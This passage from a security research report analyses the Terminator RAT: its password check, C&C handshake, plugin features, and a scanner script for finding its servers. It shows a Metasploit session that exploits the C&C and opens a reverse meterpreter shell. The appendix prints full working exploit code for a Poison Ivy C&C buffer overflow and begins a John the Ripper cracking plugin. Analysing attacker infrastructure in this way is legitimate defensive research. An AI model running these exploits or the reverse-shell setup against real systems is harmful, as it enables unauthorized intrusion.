


Figure 9: Terminator xor and compare operation on the password

To obtain the password, we developed a brute forcer; the code source is available in the appendix.

The first argument is the maximum number or characters and the second is the value used in the comparison (available in the ASM code).

```
rootbsd@alien:~/terminator$ ./bf 10 0xdafd58f3
DEBUG:Ap@hX dafd58f3 dafd58f3
```

In this case the password to start the server is “Ap@hX”.

5.3 Features and usage

The malware’s way to operate is simple and efficient since it does not embed any specific feature. The malware waits for a library (DLL) sent from the command and control. The attackers then choose a specific feature, and send the associated DLL file to the infected machine. The libraries are stored in the server’s executable file as resources. The resources are not encrypted but the libraries headers are removed.

The communication scheme is really weird, the infected machine (the client) sent HTML to the C&C. The communication starts with:

```
<html><title>12356</title><body>
```

This string can be identified in the memory of the process. The pattern of the connection is:

```
stage = "<html><title>12356</title><body>"
stage += "\xa0\xf4\xf6\xf6"
stage += "\xf6" * (0x400 - len(stage))
```

Here is the main RAT's GUI :




Figure 10: Terminator: starting interface

We can choose between three different protocols:




Figure 11: Terminator: Protocol and port choice

When a machine is infected, it appears on the GUI:




Figure 12: Terminator: List of infected machines

Below is the interface that is shown once a machine has been selected:





Figure 13: Terminator: List of features

On the screenshot we can see the 10 available features. Each one of the features matches a DLL file. To upload a DLL to the infected machine (and enable its feature), we have to tick the feature's checkbox and then click on "Upload Plug". For example, if we choose "Shell Plug-ins", the button "Shell" (on the left pane) becomes enabled. Here is the list of available features:

- File management;
- Process management;
- Shell access;
- Screenshot;
- Registry management;
- Services management;
- Get information of the infected machine;


- Keylogger;
- Dump password hashes in memory;
- View user's files.

Here are some screenshots of the administration interface:



ID	Name	Path	Status
0	System Idl...		
4	System		
520	smss.exe	\SystemRoot\System32\smss.exe	
584	csrss.exe	\??\C:\WINXP\system32\csrss.exe	
608	winlogon.exe	\??\C:\WINXP\system32\winlogon.exe	
652	services.exe	C:\WINXP\system32\services.exe	
664	lsass.exe	C:\WINXP\system32\lsass.exe	
832	VBoxServic...	C:\WINXP\system32\VBoxService.exe	
880	svchost.exe	C:\WINXP\system32\svchost.exe	
964	svchost.exe	C:\WINXP\system32\svchost.exe	
1056	svchost.exe	C:\WINXP\System32\svchost.exe	
1108	svchost.exe	C:\WINXP\system32\svchost.exe	
1224	svchost.exe	C:\WINXP\system32\svchost.exe	
1488	explorer.exe	C:\WINXP\Explorer.EXE	
1588	spoolsv.exe	C:\WINXP\system32\spoolsv.exe	
1696	VBoxTray.e...	C:\WINXP\system32\VBoxTray.exe	
1704	ctfmon.exe	C:\WINXP\system32\ctfmon.exe	
1964	svchost.exe	C:\WINXP\system32\svchost.exe	
1208	alg.exe	C:\WINXP\System32\alg.exe	
788	svchost.exe	C:\WINXP\System32\svchost.exe	
180	wscntfy.exe	C:\WINXP\system32\wscntfy.exe	
236	Terminator...	E:\Terminator3.6.c.exe	
1184	wuauclt.exe	C:\WINXP\system32\wuauclt.exe	

Figure 14: Terminator: List of processes on the infected machine



Process Name	Local IP	L-Port	Remote IP	R-P...
E:\Terminator3.6.c.exe	0.0.0.0	80	0.0.0.0	0
C:\WINXP\system32\svchos...	0.0.0.0	135	0.0.0.0	0
System	0.0.0.0	445	0.0.0.0	0
C:\WINXP\system32\svchos...	0.0.0.0	2869	0.0.0.0	0
E:\Terminator3.6.c.exe	127.0.0.1	80	127.0.0.1	1045
C:\WINXP\System32\alg.exe	127.0.0.1	1025	0.0.0.0	0
E:\loader\loader-local.exe	127.0.0.1	1045	127.0.0.1	80
System	192.168.0.45	139	0.0.0.0	0
System	0.0.0.0	445	0.0.0.0	0
C:\WINXP\system32\lsass....	0.0.0.0	500	0.0.0.0	0
C:\WINXP\system32\lsass....	0.0.0.0	4500	0.0.0.0	0
C:\WINXP\System32\svcho...	127.0.0.1	123	0.0.0.0	0
C:\WINXP\system32\svchos...	127.0.0.1	1900	0.0.0.0	0
C:\WINXP\System32\svcho...	192.168.0.45	123	0.0.0.0	0
System	192.168.0.45	137	0.0.0.0	0
System	192.168.0.45	138	0.0.0.0	0
C:\WINXP\system32\svchos...	192.168.0.45	1900	0.0.0.0	0

Figure 15: Terminator: List of opened ports on the infected machine




Figure 16: Terminator: Remote shell on the infected machine




Figure 17: Terminator: Registry access to the infected machine




Figure 18: Terminator: Services management on the infected machine




Figure 19: Terminator: Information about the infected machine




Figure 20: Terminator: Installed software on the infected machine

5.4 Scanner

We decided to create a scanner to identify the servers which were running Terminator. Here is the code to identify the service:

```
def check_terminator(self, host, port, res):
    try:
        af, socktype, proto, canonname, sa = res
        s = socket.socket(af, socktype, proto)
        s.settimeout(6)
        s.connect(sa)

        stage = "<html><title>12356</title><body>"
        stage += "\xa0\xf4\xf6\xf6"
        stage += "\xf6" * (0x400 - len(stage))
        s.sendall(stage)
        data = s.recv(0x400)

        if len(data) < 0x400:
            return

        if data.find("<html><title>12356</title><body>") == -1:
            return

        print "%s Terminator %s %s:%d" % (datetime.datetime.now(), host,
                                          sa[0], sa[1])
```

With this script, we identified more C&C servers managed by the attackers, which allowed us to refine our scheme of the attacker's infrastructure.

5.5 Remote code execution vulnerability

After a full analysis of the communication protocol, we identified a vulnerability in the Command & Control executable: The server does not correctly parse the data sent by the infected machine. We created an exploit to remotely take control of the command & control. The code source of the Metasploit exploit is available in the appendix.The exploitation provided the following result.

```
msf > use exploit/windows/misc/terminator_judgment_day
```

```
msf  exploit(terminator_judgment_day) > show options

Module options (exploit/windows/misc/terminator_judgment_day):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  80               yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Terminator 3.7 / Windows XP SP3

msf  exploit(terminator_judgment_day) > set rhost 192.168.0.45
rhost => 192.168.0.45
msf  exploit(terminator_judgment_day) > set payload meterpreter/revers[…]
payload => windows/meterpreter/reverse_https
msf  exploit(terminator_judgment_day) > set lhost 192.168.0.24
lhost => 192.168.0.24
msf  exploit(terminator_judgment_day) > exploit

[*] Started HTTPS reverse handler on https://192.168.0.24:8443/
[*] Connection...
[*] 1024 - 653
[*] Send exploit...
[*] 192.168.0.45:1050 Request received for /q1fT...
[*] 192.168.0.45:1050 Staging connection for target /q1fT received...
[*] Patched user-agent at offset 641512...
[*] Patched transport at offset 641172...
[*] Patched URL at offset 641240...
[*] Patched Expiration Timeout at offset 641772...
[*] Patched Communication Timeout at offset 641776...
[*] Meterpreter session 1 opened (192.168.0.24:8443 -> 192.168.0.45:1050)
at 2013-03-13 10:04:38 +0100

meterpreter >
```

6 Conclusion

In this report, we document how we could reveal the methodology and tools used by an attacker. The used technologies were commonly known, which supports our fears that such kind of APT affects more and more infrastructures. Among them we can find public companies, governmental and political institutions… The most efficient and proactive way to protect an infrastructure and fight back the attackers is to understand their attacks and the way they work. An interesting fact is to see the professionalization in this field. Here are some key facts about the attackers:

- More than 300 servers
- Use of proxy servers to hide their activities;
- one server per target;
- custom made malware
- working hours, such as office employees
- really good organization
- …

Infrastructures such as the one detailed in this report are expensive but Intelligence is a real issue. People or organisations seem do not hesitate to pay for such illegal information theft.

“The only real defense is offensive defense” (Mao Zedong)

Appendix

Poison Ivy exploit

```
##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# web site for more information on licensing and terms of use.
#   http://metasploit.com/
##

require 'msf/core'
require 'camellia'

class Metasploit3 < Msf::Exploit::Remote
      Rank = NormalRanking
      include Msf::Exploit::Remote::Tcp
      include Msf::Exploit::Brute

      def initialize(info = {})
            super(update_info(info,
                  'Name' => "Poison Ivy 2.3.2 C&C Server Buffer Overflow",
                  'Description'    => %q{
                blabla
                  },
                  'License'        => MSF_LICENSE,
                  'Author'         =>
                        [
                              'Hugo Caron', # Malware.lu
                        ],
                  'DisclosureDate' => "Apr 2013",
                  'DefaultOptions' =>
                        {
                              'EXITFUNC' => 'thread',
                        },
                  'Payload'        =>
                        {
                              'StackAdjustment'   => -4000,
                              'Space'             => 10000,
                              'BadChars'          => "",
                        },
                  'Platform'       => 'win',
                  'Targets'        =>
                        [
                              [
                                    'Poison Ivy 2.3.2',
                                    {
                                          'Ret' => 0x0041AA97,
                                          'RWAddress' => 0x00401000,
                                          'Offset' => 0x806D,
                                          'PayloadOffset' => 0x75,
                                          'jmpPayload'=>
                                           "\x81\xec\x00\x80\x00\x00\xff\xe4"
                                    }
                              ],
                              [
                                    'Poison Ivy 2.3.2 - Bruteforce',
                                    {
                                          'Ret' => 0x0041AA97,
```

```
                                          'RWAddress' => 0x00401000,
                                          'Offset' => 0x806D,
                                          'PayloadOffset' => 0x75,
                                          'jmpPayload' =>
                                           "\x81\xec\x00\x80\x00\x00\xff\xe4",
                                          'Bruteforce' =>
                                                {
                                                      'Start' => { 'Try' => 1 },
                                                      'Stop' => { 'Try' => 100 },
                                                      'Step'  => 1,
                                                      'Delay' => 0
                                                }
                                    }
                              ]
                        ],
                  'DefaultTarget'  => 0
            ))

            register_options(
                  [
                        Opt::RPORT(3460),
                        OptBool.new('RANDHEADER', [true, 'Send random bytes as
                                          the header', false]),
                        OptString.new('Password', [true, "Client password",
                                          "admin" ]),
                  ], self.class)

            register_advanced_options(
                  [
                        OptInt.new('BruteWait', [ false, "Delay between brute
                                          force attempts", 2 ])
                  ], self.class)

      end

def pad(data, pad_len)
      data_len = data.length
      return data + "\x00"*(pad_len-data_len)
end


      def check
  c = Camellia.new(pad(datastore['Password'], 32))
  sig = c.encrypt("\x00"*16)
            lensig = [0x000015D0].pack("V")

            connect
            sock.put("\x00" * 256)
            response = sock.read(256)
            datalen = sock.read(4)
            disconnect

            if datalen == lensig
                  if response[0, 16] == sig
                        print_status("Password: \"#{datastore['Password']}\"")
                  else
                        print_status("Unknown password.")
                  end
                  return Exploit::CheckCode::Vulnerable
            end
            return Exploit::CheckCode::Safe
```

```
      end

      def single_exploit
            if datastore['RANDHEADER'] == true
                  header = rand_text(0x20)
            else
                  c = Camellia.new(pad(datastore['Password'], 32))
                  header =   c.encrypt("\x01\x00\x00\x00\x01\x00\x00\x00
                                       \x00\x00\x01\x00\xbb\x00\x00\x00")
                  header += c.encrypt("\xc2\x00\x00\x00\xc2\x00\x00\x00
                                      \x00\x00\x00\x00\x00\x00\x00\x00")
            end
            do_exploit(header)
      end

      def brute_exploit(brute_target)
            if brute_target['Try'] == 1
                  print_status("Bruteforcing - Try #{brute_target['Try']}:
                               Header for 'admin' password")
                  header = "\xe7\x77\x44\x30\x9a\xe8\x4b\x79\xa6\x3f
                            \x11\xcd\x58\xab\x0c\xdf\x2a\xcc\xea\x77
                            \x6f\x8c\x27\x50\xda\x30\x76\x00\x5d\x15
                            \xde\xb7"
            else
                  print_status("Bruteforcing ")
                  header = rand_text(0x20)
            end
            do_exploit(header)
      end

      def do_exploit(header)
            # Handshake
            connect
            print_status("Performing handshake...")
            sock.put("\x00" * 256)
            sock.get

            # Don't change the nulls, or it might not work
            xploit  = ''
            xploit << header
            xploit << "\x00" * (target['PayloadOffset'] - xploit.length)
            xploit << payload.encoded
            xploit << "\x00" * (target['Offset'] - xploit.length)
            xploit << [target.ret].pack("V")
            xploit << [target['RWAddress']].pack("V")
            xploit << target['jmpPayload']

            # The disconnection triggers the exploit
            print_status("Sending exploit...")
            sock.put(xploit)
            select(nil,nil,nil,5)
            disconnect
      end
end
```

Camellia plugin for John the Ripper

```
/* Standard includes */
#include <string.h>
#include <assert.h>
#include <errno.h>

/* John includes */
#include "arch.h"
#include "misc.h"
#include "common.h"
#include "formats.h"
#include "params.h"
#include "options.h"
#include "base64.h"

/* If openmp */
#ifdef _OPENMP
#include <omp.h>
#define OMP_SCALE 32
#endif

/* crypto includes */
#include <openssl/camellia.h>

#define FORMAT_LABEL            "camellia"
#define FORMAT_NAME             "Camellia bruteforce"
#define ALGORITHM_NAME          "32/" ARCH_BITS_STR
#define BENCHMARK_COMMENT       ""
#define BENCHMARK_LENGTH        -1
#define PLAINTEXT_LENGTH        32
#define BINARY_SIZE             16
#define SALT_SIZE               0
#define MIN_KEYS_PER_CRYPT      1
#define MAX_KEYS_PER_CRYPT      1

static struct fmt_tests cam_tests[] = {
